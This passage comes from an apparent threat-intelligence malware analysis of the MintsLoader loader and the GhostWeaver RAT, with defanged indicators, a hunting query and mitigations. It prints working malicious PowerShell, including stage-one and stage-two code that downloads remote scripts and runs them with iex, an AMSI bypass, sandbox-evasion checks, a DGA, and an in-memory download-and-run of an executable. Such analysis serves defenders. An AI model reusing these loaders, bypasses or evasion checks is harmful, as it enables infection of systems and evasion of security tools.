


Figure 14: *Base64 text stage-one PowerShell command (Source: [Recorded Future Malware Intelligence](#))*

However, in this version, the PowerShell command creates a file containing the PowerShell command to download the second stage via cURL. It then runs the file and deletes it.

```
$ErrorActionPreference = "Continue"

$randomNamePart1 = -join ((48..57) + (97..122) | Get-Random -Count 5 | % {
[char]$_ });

$currentTimeHour = [int](Get-Date -Format HH);
$currentTimeMinute = [int](Get-Date -Format mm);
$minuteAdjustment = 3;

If ($currentTimeMinute + $minuteAdjustment -gt 59) {
    $currentTimeHour = $currentTimeHour + 1;
    $currentTimeMinute = $currentTimeMinute + $minuteAdjustment - 60;
} Else {
    $currentTimeMinute = $currentTimeMinute + $minuteAdjustment;
```

```
};


$currentTimeHour = If (([int](Get-Date -Format HH) + 1) -gt 23) { "00" } Else
{ $currentTimeHour };

$randomNamePart2 = -join ((65..90) + (97..122) | Get-Random -Count 12 | % {
[char]$_ });

$scriptToExecute = @"

$ErrorActionPreference = "Continue"
curl -useb "http://gibuzuy37v2v[.]top/1.php?s=mints13" | iex;
Remove-Item "C:\Users\Public\Documents\$($randomNamePart2).ps1" -Force
"@;

"powershell -noprofile -executionpolicy bypass -WindowStyle hidden -c
$($scriptToExecute)" | Out-File -FilePath
"C:\Users\Public\Documents\$($randomNamePart2).ps1";
powershell -noprofile -executionpolicy bypass -WindowStyle hidden -File
"C:\Users\Public\Documents\$($randomNamePart2).ps1";

Remove-Item "$env:APPDATA\*.ps1" -Force
Remove-Item "$env:APPDATA\*.bat" -Force
```

Table 1: *Decoded base64 text stage one PowerShell (Source: Recorded Future)*

Stage One C2 Communication

Executing any variant results in an HTTP GET request to the hard-coded domain to retrieve the second-stage payload. A successful request will retrieve and execute the PowerShell script shown in **Figure 15**.

Figure 15: *Successful stage two retrieval from C2 (Source: Recorded Future)*

If the DGA domain is no longer valid, a 302 response is returned, as shown in **Figure 16**.

```
HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 10 Mar 2025 12:58:16 GMT
Content-Length: 0
Connection: keep-alive
Location: http://bpqgexeoe4k71bs.com
```

Figure 16: *Failed stage two retrieval from C2 (Source: Recorded Future)*

Stage Two PowerShell

The second stage, PowerShell, contains a Base64-encoded string. After XOR decoding and uncompressing, the primary payload, which is also obfuscated, is yielded. **Figure 17** shows a snippet of this payload, illustrating MintsLoader's obfuscated string construction techniques.

```
$global:foqjinelbdw=$executioncontext;$hrzctn=(Get-MpComputerStatus).($global:foqjinelbdw.([char[]]@
((4835-4730),(-8733+8843),(3334-3216),(137085/1235),(676-569),(320069/3169),(-435+534),(-1522+(7426884/
(7528-2980))),(722125/(44725375/(12126-5375))),(6342-6233),(118146/(2045022/1679)),(3387-3277),(-733
+(1330-497))) -join '').([char[]]@((477-376),(8221-8101),(225680/2015),(8318-8221),(488950/4445),(87100/
871),(1156325/(6002+(10148-(10836-4741)))),(-5878+(6413580/1070)),(264822/2323),(10048-(904813/
(8952-8861))),(625790/5689),(759831/(3824+(3075+478)))) -join '')([char[]]@( (9820-(5656+(4516-425))),
(9532-9417),(8239-8153),(7582-(7499431/(3561-(17967392/(3748+3276))))),(-5146+5260),(-4336+(10296-5844)),
(-9009+9126),(709555/7315),(-667+775),(256564/(4631480/1390)),(955256/(10199-(2479113/(12216-(12867041/
2497))))),(-5737+(9857-(-3314+7335))),(378560/(-5967+9607)),(6913-6808),(-9814+(65329692/6583)),(232704/
2304)) -join ''))
$qzugfchiwsjako+= ((21163744671+4319)-(11773330/(477+1354)));
$jhandmbowqs=((Get-WmiObject  $global:foqjinelbdw.([char[]]@((-2140+2245),(8436-8326),(9783-(15950-
(27201480/4328))),(116106/1046),(688224/6432),(735684/7284),(2236-2137),(647574/(13389-7555)),(5970-(8568-
(5126-(-2037+4456)))),(-9833+9942),(8982-(42985630/4838)),(7347-7237),(-3957+4057)) -join '').([char[]]@
((-5470+5571),(4720-(-1719+6319)),(-3145+(-3444+(16834-10133))),(-2157+2254),(3055-2945),(9153-(2277
+(7898-1122))),(721165/6271),(-608+(6638356/9169)),(-335+449),(2864-(26715397/(6561+3122))),(8813-
(44037180/5060)),(720897/(48769032/6968))) -join '')(-join (@( (116058/(1119+215)),(7032-(7893-(9951-(601
+(46925248/5597))))),(5835-(24829325/(1934+2403))),(6218-(17427942/2826)),(3360-3310),(-593+688),(347612/
(35642356/8818)),(4393-4288),(1022400/10224),(6490-6389),(1049727/9457),(3221-3154),(8990-(6765+(1777
+337))),(347930/3163),(-1007+(3709-2586)),(-5398+5512),(-3815+(16473496/4196)),(-387+495),(9110-9002),
(2293-2192),(119358/(2620-1573)))| ForEach-Object { [char]$_ })) | Select-Object $global:foqjinelbdw.
([char[]]@((-4627+(5716256/(-7090+8298))),(428010/(37116249/9539)),(714-596),(-8175+(12693-(9272-4865))),
(866058/(4155+3939)),(681750/(15119-8369)),(421542/4258),(-4358+4469),(-5664+(-3560+9333)),(261491/
(347855/145)),(9003-8906),(9718-(10898-1290)),(-5499+(15296468/(-2567+(-1749+(47679720/(33392040/(8608384/
(4168160/(23634710/(2267+7622))))))))))) -join '').([system.String]::new(@((456823/(10496-5973)),(1198560/
(2676+(13698-6386))),(148512/(12663300/9550)),(-433+(3567430/(67909059/(14605-(1259964/(-3060+(4374090/
1310))))))),(839410/(702052/(7857-(5334+(7353-4922))))),(-2098+(9188-6990)),(-7445+7560),(260536/2246),
(4867-(4493+(10174-9914))) (-692+(6395925/8025)) (43120/392) (-5730+(1+(-4342+10174)))))([system.String]
```

Figure 17: *Stage two PowerShell obfuscation (Source: Recorded Future)*

After the initial deobfuscation and decoding, the second stage of PowerShell starts by attempting to bypass Antimalware Scan Interface (AMSI) using a known technique to fake AMSI initialization failure: setting the variable `amsiInitFailed` of the `System.Management.Automation.AmsiUtils` object to `TRUE`.

The rest of the code is responsible for executing three system information queries: the return values used in logical expressions to detect whether the system is running on bare metal, sandbox, or virtual machine. This is conveyed to the C2 through an integer variable sent as the URL parameter `key`, and the C2 examines its value to determine if its response will return a third stage that downloads the final payload or a decoy. It should be noted that the constant integer values used to increment the key variable change with each second-stage sample.

The result of each system information query is checked against three logical expressions, the order of which varies per sample, along with constants that increment the key, whose results affect the key variable value. The logical expressions may not provide apparent results on initial inspection. For example, if the first deobfuscated system check, shown below in **Figure 18**, were to run on a virtual machine, the `$isVirtualMachine` variable would be equal to `$true`. The logical expression "`$true`

`-eq 3`" evaluates to `$true` in PowerShell, increasing the key by `15310805757` instead of `83670406277`.

```
$isVirtualMachine = (Get-MpComputerStatus).($executioncontext.InvokeCommand.ExpandString("IsVirtualMachine"))
switch ($true) {
    { $isVirtualMachine -eq 3 } {
        $key += 15310805757
        break
    }
    { $isVirtualMachine -eq $false } {
        $key += 19338251685
        break
    }
    { $isVirtualMachine -eq $true } {
        $key += 83670406277
        break
    }
}
```

Figure 18: *Stage two PowerShell virtual machine check (Source: Recorded Future)*

The second system check queries the `AdapterDACType` member of the Win32_VideoController WMI object to obtain the name or identifier of the digital-to-analog converter (DAC) chip, as shown in **Figure 19**. This determines whether the infected system is running on an emulator or virtually. Typically, a Windows system will return "`Internal`" and/or "`Integrated RAMDAC`," which would increment the key by `14467965888` in this example.

```
$dactype = (
    Get-WmiObject $executioncontext.InvokeCommand.ExpandString("Win32_VideoController") |
    Select-Object $executioncontext.InvokeCommand.ExpandString("AdapterDACType")
) | Out-String
switch ($true) {
    {$dactype -match "VMware" -or $dactype -match "dBochs"}{
        $key += 83014370017
        break
    }
    {$dactype -match "Intel" -or $dactype -match "SeaBIOS"} {
            $key += 28201181963
            break
    }
    {$dactype -match "Internal" -or $dactype -match "Integrated"} {
            $key += 14467965888
            break
    }
}
```

Figure 19: *Stage two PowerShell video controller check (Source: Recorded Future)*

The third system check queries the purpose member of the Win32_CacheMemory WMI object, which will equal "`L1 Cache`" on a typical Windows system. The non-obvious logical expression "`$l1CachePurpose.length –gt 4`" will execute in the optimal case, incrementing the key value by `27424330481` in the deobfuscated example seen in **Figure 20.**

```
$l1CachePurpose = (
    Get-WmiObject $executioncontext.InvokeCommand.ExpandString("Win32_CacheMemory") |
    Select-Object -First 1 -Property $executioncontext.InvokeCommand.ExpandString("Purpose")
).($executioncontext.InvokeCommand.ExpandString("Purpose"))
switch ($true) {
    { $l1CachePurpose.length -le 3 } {
        $key += 70205571219
        break
    }
    { $l1CachePurpose.length -gt 4 } {
        $key += 27424330481
        break
    }
    { $l1CachePurpose -eq "L1" } {
        $key += 84268435610
        break
    }
}
```

Figure 20: *Stage two PowerShell memory check (Source: Recorded Future)*

The system checks and calculation of the key are followed by generating a random seed based on the date and a constant, which is used with a `system.Random` object to construct the domain using a simple DGA and the URL path, as shown in **Figure 21**. The author may have made a mistake by not using the second random variable to construct the URL path. Instead, they use an undefined variable for the URL path ending, making the URL path ending a constant "`htr.php`". Note that in PowerShell, `curl` is an alias for `Invoke-WebRequest`, which is used to generate the request to the C2 for the third stage, so the User-Agent HTTP header will include PowerShell version information, not `curl`.

```
$seed = [int](Get-Date).DayOfYear + 1995584850
$rand = New-Object "System.Random" $seed
$randomString = ""
for ($i = 5; $i -lt 15; $i++) {
    $randomChars = "abcdefghijklmn"
    $index = $rand.Next(0, 14)
    $randomString += $randomChars[$index]
}
$extension = ".top"
$domain = $randomString + $extension
$rand1 = -join ((48..57) + (97..122) | Get-Random -Count 10| % {[char]$_});
$rand2 = -join ((48..57) + (97..122) | Get-Random -Count 5 | % {[char]$_});
$basename ="$($rand1)htr$($findom)";
$global:block = (curl -useb "http://$domain/$basename.php?id=$env:computername&key=$key&s=flibabc12");
iex $global:block
```

Figure 21: *Stage two PowerShell final payload retrieval (Source: Recorded Future)*

Stage Two C2 Communication

Figure 22 shows an example of a MintsLoader request for the final payload, with a URL path ending in `htr.php`. The URL parameter `id` is the hostname, and the URL parameter `s` is the campaign ID.

```
GET /tj01b74pvdhtr.php?id=MXBFLKXE&key=61358110898&s=flibabc12 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: aabmieglhidedln.top
Connection: Keep-Alive
```

Figure 22: *Recent stage two C2 GET Request (Source: Recorded Future)*

An example of an earlier MintsLoader request for the third stage is shown in **Figure 23**, with the URL path not randomized but instead the constant string "2.php".

```
GET /2.php?id=HFPAJDPV&key=127189510331&s=515 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.1237
Host: nchjcmfebbhkldn.top
```

Figure 23: *Older stage two C2 GET Request (Source: Recorded Future)*

If the second-stage request does not meet specific requirements, the final payload may lead to a decoy executable (**Figure 24**), as in this example, which leads to an AsyncRAT decoy executable downloaded from the site `temp[.]sh`. This association with AsyncRAT led to initial naming in reports and some countermeasures for network traffic as "AsyncRAT Loader", which causes MintsLoader malware samples to be incorrectly tagged as AsyncRAT even though current MintsLoader campaigns do not deploy AsyncRAT.

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 22 Sep 2023 13:57:52 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive


$Q=$null;$acce="$(('Syst'+'em').NorMaLizE([CHar]([byTe]0x46)+[chAr](46+65)+[CHar]([BYte]0x72)+[cHA
R]([bYtE]0x6d)+[CHaR]([bytE]0x44)) -replace [CHAr]([ByTE]0x5c)+[cHaR]([bYtE]0x70)+[ChAR](123)+[cha
R](77)+[cHAR](110+19-19)+[chAR]([byTE]0x7d)).$(('M.n.geme'+'nt').normALiZE([CHar]([bYTe]0x46)+[CHA
r](41+70)+[CHaR]([bytE]0x72)+[ChaR]([ByTE]0x6d)+[CHar](68+11-11)) -replace [CHaR]([bytE]0x5c)+[ChA
R](112)+[Char](123+74-74)+[cHAr]([Byte]0x4d)+[CHAr](97+13)+[CHAR](125*89/89)).$(('.'+'u'+'t'+'.'+'
m'+'.'+'t'+'.'+'.'+'n').NOrmAlIZE([cHaR](70)+[CHAR]([BYTe]0x6f)+[cHar](114+105-105)+[ChAr]([BYtE]0
x6d)+[ChaR]([BYte]0x44)) -replace [CHAr](92)+[cHAr](112*93/93)+[CHAr](123)+[char](77)+[cHAr]([byte
]0x6e)+[ChaR](125*47/47)).$(('.ms.Ut'+'.ls').noRmAlize([char](70+6-6)+[CHAR]([bYte]0x6f)+[cHar](86
+28)+[cHAR](109)+[cHar]([byTE]0x44)) -replace [CHaR]([bYtE]0x5c)+[chAr](112*84/84)+[ChaR](123*9/9)
+[cHaR]([BytE]0x4d)+[CHAr](110+101-101)+[chaR](125*35/35))";$piooz="+('ydml'+'ftbg'+'mejg'+'nrrh'+
'cpvs'+'vr.x').NOrmalizE([ChAR](70+28-28)+[ChAr]([bYTE]0x6f)+[Char](6+108)+[CHaR]([bYTe]0x6d)+[cHa
R](68*41/41)) -replace [Char]([byTE]0x5c)+[ChAR]([BytE]0x70)+[chAr](123)+[chaR](77*12/12)+[ChAR](1
10+73-73)+[ChAr]([BytE]0x7d)";[Threading.Thread]::Sleep(833);[Ref].Assembly.GetType($acce).GetFiel
d($(('.ms..'+'n.tF.'+'.led').NorMalizE([cHAR]([byte]0x46)+[CHaR]([BYTe]0x6f)+[chAr](114*62/62)+[CH
ar]([bYTE]0x6d)+[chAR](68)) -replace [cHar]([byte]0x5c)+[chAR]([BytE]0x70)+[Char]([bYTE]0x7b)+[cHA
R]([Byte]0x4d)+[chAr]([BYTE]0x6e)+[cHAR](125+102-102)),"NonPublic,Static").SetValue($Q,$true);


$url = "https://temp.sh/bfseS/ruzxs.exe"


$client = New-Object System.Net.WebClient

    # Download the assembly bytes
    $assemblyBytes = $client.DownloadData($url)

    # Load the assembly into memory
    $assembly = [System.Reflection.Assembly]::Load($assemblyBytes)

    # Execute the entry point of the assembly
    $entryPoint = $assembly.EntryPoint
    $entryPoint.Invoke($null, @())
```

Figure 24: *Stage three decoy response (Source: Recorded Future)*

A recent successful attempt is shown in **Figure 25**; in this example, the final payload is GhostWeaver.

Figure 25: *MintsLoader GhostWeaver payload (Source: Recorded Future)*

GhostWeaver

One of the most commonly observed payloads deployed by MintsLoader is GhostWeaver, a PowerShell-based remote access trojan (RAT) exhibiting code similarities and functional overlaps with MintsLoader. Notably, GhostWeaver can deploy MintsLoader as an additional payload via its `sendPlugin` command. Communication between GhostWeaver and its command-and-control (C2) server is secured through TLS encryption using an obfuscated, self-signed X.509 certificate embedded directly within the PowerShell script, which is leveraged for client-side authentication to the C2 infrastructure.

GhostWeaver has periodically been misclassified as AsyncRAT. Insikt Group assesses with moderate confidence that this misclassification originated from Palo Alto Networks initially identifying a GhostWeaver sample (SHA256: fb0238b388d9448a6b36aca4e6a9e4fbcbac3afc239cb70251778d40351b5765) as a fileless AsyncRAT variant. GhostWeaver and AsyncRAT share certain characteristics within their self-signed X.509 certificates, such as identical expiration dates and serial number lengths; however, these similarities may simply reflect common certificate-generation methods rather than meaningful operational overlap.

MintsLoader Infrastructure

Insikt Group initially found MintsLoader C2 servers hosted solely on BLNWX but later observed its growing use of other ISPs such as Stark Industries Solutions Ltd (AS44477), GWY IT Pty Ltd. (AS199959), or SCALAXY-AS (58061), among others. MintsLoader C2 IP addresses announced via SCALAXY-AS are operated by hosting providers 3NT Solutions LLP and IROKO Networks Corporation, both of which are a part of the Russian-language threat activity enabler Inferno Solutions (`inferno[.]name`). The switch to SCALAXY-AS and Stark Industries Solutions suggests that MintsLoader operators have shifted from relying on anonymous virtual private server (VPS) providers to more traditional threat activity enablers, likely in an effort to harden their infrastructure against takedown attempts and enhance operational stability.

Over the past several months, Insikt Group has identified a range of suspected additional campaign IDs and payloads (**Table 2**). This data is compiled from open research and Insikt Group's internal research.

Campaign ID	Observed Final Payload	Last Date Active	Notes
521	StealC	2025-04-20	
522	StealC	2025-04-20	
523	StealC	2025-04-20	Also observed in connection with AsyncRAT infections
524	StealC	2025-04-20	N/A
527	GhostWeaver	2025-04-20	Linked to TAG-124 by Insikt Group
flibabc11	GhostWeaver	2025-04-20	
flibabc12	GhostWeaver	2025-04-20	
flibabc13	GhostWeaver	2025-04-20	
flibabc14	StealC	2025-04-20	
flibabc21	GhostWeaver	2025-04-20	
flibabc22	GhostWeaver	2025-04-20	
flibabc23	GhostWeaver	2025-04-20	
flibabc25	GhostWeaver	2025-04-20	
515	N/A	N/A	Observed in connection with AsyncRAT infections
578	N/A	N/A	Linked to TAG-124 via the domain *sesraw[.]com*, which Insikt Group had previously linked to TAG-124
579	N/A	N/A	Observed in connection with AsyncRAT infections
boicn	N/A	N/A	Observed in connection with AsyncRAT infections
mints1	N/A	N/A	N/A
mints11	N/A	N/A	N/A
mints12	N/A	N/A	N/A
mints13	N/A	N/A	N/A
mints21	N/A	N/A	N/A

Table 2: *Suspected MintsLoader campaign IDs (Source: Recorded Future)*

Two additional potential campaign IDs, `js2` and `dav`, were observed in 2023, with `js2` identified in an AsyncRAT infection.

Recorded Future Malware Intelligence Hunting

The Recorded Future Malware Intelligence Hunting query below searches URLs that detonated samples reached out to that match common patterns of MintsLoader. The pattern looks for the first-stage C2 connection, specifically '`/1.php?s=`'. While you can search for samples tagged as "`MintsLoader`," the below query will also identify unknown campaign IDs and URLs.

```
dynamic.network.http.sequence.request.url wildcard "http://*/1.php?s=*"
```

Table 3: *MintsLoader Malware Intelligence Hunting query (Source: Recorded Future)*

Figure 26 illustrates how to leverage the previously provided Malware Intelligence Hunting query to identify potential MintsLoader indicators and apply them operationally. Once the query is executed, any returned IP addresses, domains, URLs, or hashes can be added to a firewall or proxy blocklist or placed on a watchlist for further monitoring. Additionally, the extracted indicators — such as dropped filenames, file hashes, command-line arguments, domains, and IP addresses — can be used to construct SIEM queries for broader detection and correlation.




Figure 26: *Operationalizing Malware Intelligence Hunting (Source: Recorded Future)*

Mitigations

MintsLoader developers and operators will likely continue to adapt their tactics, techniques, and procedures (TTPs) to evade detection, highlighting the importance of a layered security strategy informed by threat intelligence. Organizations should deploy defensive measures across all stages of the attack lifecycle to reduce the likelihood of successful intrusions. The following best practices are recommended to help prevent and recover from MintsLoader-related compromises.

- Organizations should enforce strong security awareness through interactive exercises and train users to recognize phishing emails, exercise caution when clicking links or opening attachments in emails, and enable multi-factor authentication whenever possible to make accounts less susceptible to unauthorized logins. Newer versions of Microsoft Office have macros disabled by default. However, if using older versions, verify that macros are disabled. If users need macros for work, try to limit sensitive data on that system.
- Implementing email filtering solutions can detect phishing emails that serve as vectors for malware campaigns that serve up ClickFix or FakeUpdates websites. Similarly, deploying web filtering mechanisms can block access to known malicious domains and prevent users from visiting compromised websites that host FakeUpdate or ClickFix prompts.
- To effectively use the indicators from Recorded Future Malware Intelligence Hunting or our intrusion detection systems (IDS) and Sigma detections, organizations should:
    - Implement SIEM solutions to centralized log security incidents across the network.
    - Enable and configure a robust endpoint detection and response service (EDR) to monitor for any suspicious or existing malware on the internal network.
    - Enable and configure IDS and intrusion protection systems (IPS) such as Snort or Suricata to constantly monitor the internal network for malware detection.

Outlook

MintsLoader will likely continue to use multi-stage infection chains as they are practical and hard to track and detect. The use of obfuscation across observed variants suggests a sophisticated level of operational security awareness by its operators, and future variants may incorporate more advanced encoding or sandbox evasion techniques to increase stealth.

The presence of both hard-coded and DGA-based domain infrastructure provides a degree of resiliency in command-and-control operations. Additional variants will likely leverage encrypted communication methods, such as TLS, to reduce detection by network-based defenses.

Leveraging the Recorded Future Malware Intelligence Hunting queries alongside endpoint and network detections and mitigation strategies is essential to maintaining visibility and staying ahead of the evolving MintsLoader threat.

Appendix A: Stage One Loaders

Hash	Type	Domain	URI	Full URL	Campaign ID
63d94aa06ca6134e32ba314b0d842e81cfaf8b336f369cb2e2e37e230488f30e	obfuscated	1berumerb[.]shop	/1.php?s=flibabc21	http://1berumerb[.]shop/1.php?s=flibabc21	flibabc21
964c4c3879a1c37e7be5a074c5126d14fb64f2e424f04ab77ba630b890462a78	obfuscated	derukolino[.]site	/1.php?s=flibabc21	http://derukolino[.]site/1.php?s=flibabc21	flibabc21
9cc02b98530f9b1a6a8c89915217b94fec8e4f4064029010f0bb3da324d51d8f	obfuscated	derukolino[.]site	/1.php?s=flibabc21	http://derukolino[.]site/1.php?s=flibabc21	flibabc21
d6112d58b6e2fc18d016c4d1c753534293836dfdaeaf01c7afdf795c3efe8012	obfuscated	goru-heruo[.]site	/1.php?s=flibabc21	http://goru-heruo[.]site/1.php?s=flibabc21	flibabc21
815a3d9eac45d9c7d6f04e2d0819f23ebe76357ef4099e818a30972137914664	obfuscated	selonufiremul[.]online	/1.php?s=flibabc21	http://selonufiremul[.]online/1.php?s=flibabc21	flibabc21
83900c1ec19bc72a5ea33e24153c23d23d560b62aaa53512da3cddcf2fef6985	obfuscated	ferujoludo[.]online	/1.php?s=flibabc22	http://ferujoludo[.]online/1.php?s=flibabc22	flibabc22
c37c0db91ab188c2fe01642e04e0db9186bc5bf54ad8b6b72512ad5aab921a88	obfuscated	jorukeldagol[.]site	/1.php?s=flibabc22	http://jorukeldagol[.]site/1.php?s=flibabc22	flibabc22
7c8754b1cb6a31b473b4d3f166b94439949ab3cd28add5d3d2ec3b1396fc9077	obfuscated	jorukeldagol[.]site	/1.php?s=flibabc22	http://jorukeldagol[.]site/1.php?s=flibabc22	flibabc22
6b0ce029c2bcbc81dfff74c2ace57cd18f82931cb9ecd3235f81a58b4bd587b7	obfuscated	selonufiremul[.]online	/1.php?s=flibabc22	http://selonufiremul[.]online/1.php?s=flibabc22	flibabc22
a95b62fc3837c39ec883ab8b7e3b80c5d24b4875432903ac7a8b103de7e432ea	obfuscated	tbnzuejbize[.]top	/1.php?s=mints11	http://tbnzuejbize[.]top/1.php?s=mints11	mints11
731cbbc19c83e7cc5aeb5fc146bcd97c8a9333211d884f42d4d678b24aea79c2	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13

627504581a71a27710afbecc6ffb830427dbf8c1ef9e9d91ab787283783ee03e	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
f4f8bfb24e580dd442e647d45af6c2137b50b3972ac9c66d9341c92aad043b40	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
efd2eeb6999dfa7d5855f113cf02c5082fdd5db21a42210577f6a3f682f21bfa	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
d86f62bb56299715391f8e7dad41c81283c58899d7e279e5c45ffe07b0ac47eb	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
cff5e327edbd4f26057641733f5c5e756624a238e3a7c26fee9177d31abb26ed	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
c649bed2cd28b8ac5bda4252a587776d193f0314199622d72a11c19699016e21	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
c34f270ec87805dc9599bd87a320518995e1b325d372b3d604c6f3a0385adeca	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
c09714de97b6bcdd556b9d4292358627639794d59dcfd2f85ad99771b2222730	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
b112b5e7950778c3e5891c5ec79010a1f4c681a0a23c73e2518b5665d3a0ae44	obfuscated	ewiojfohvuysu[.]top	/1.php?s=mints13	http://ewiojfohvuysu[.]top/1.php?s=mints13	mints13
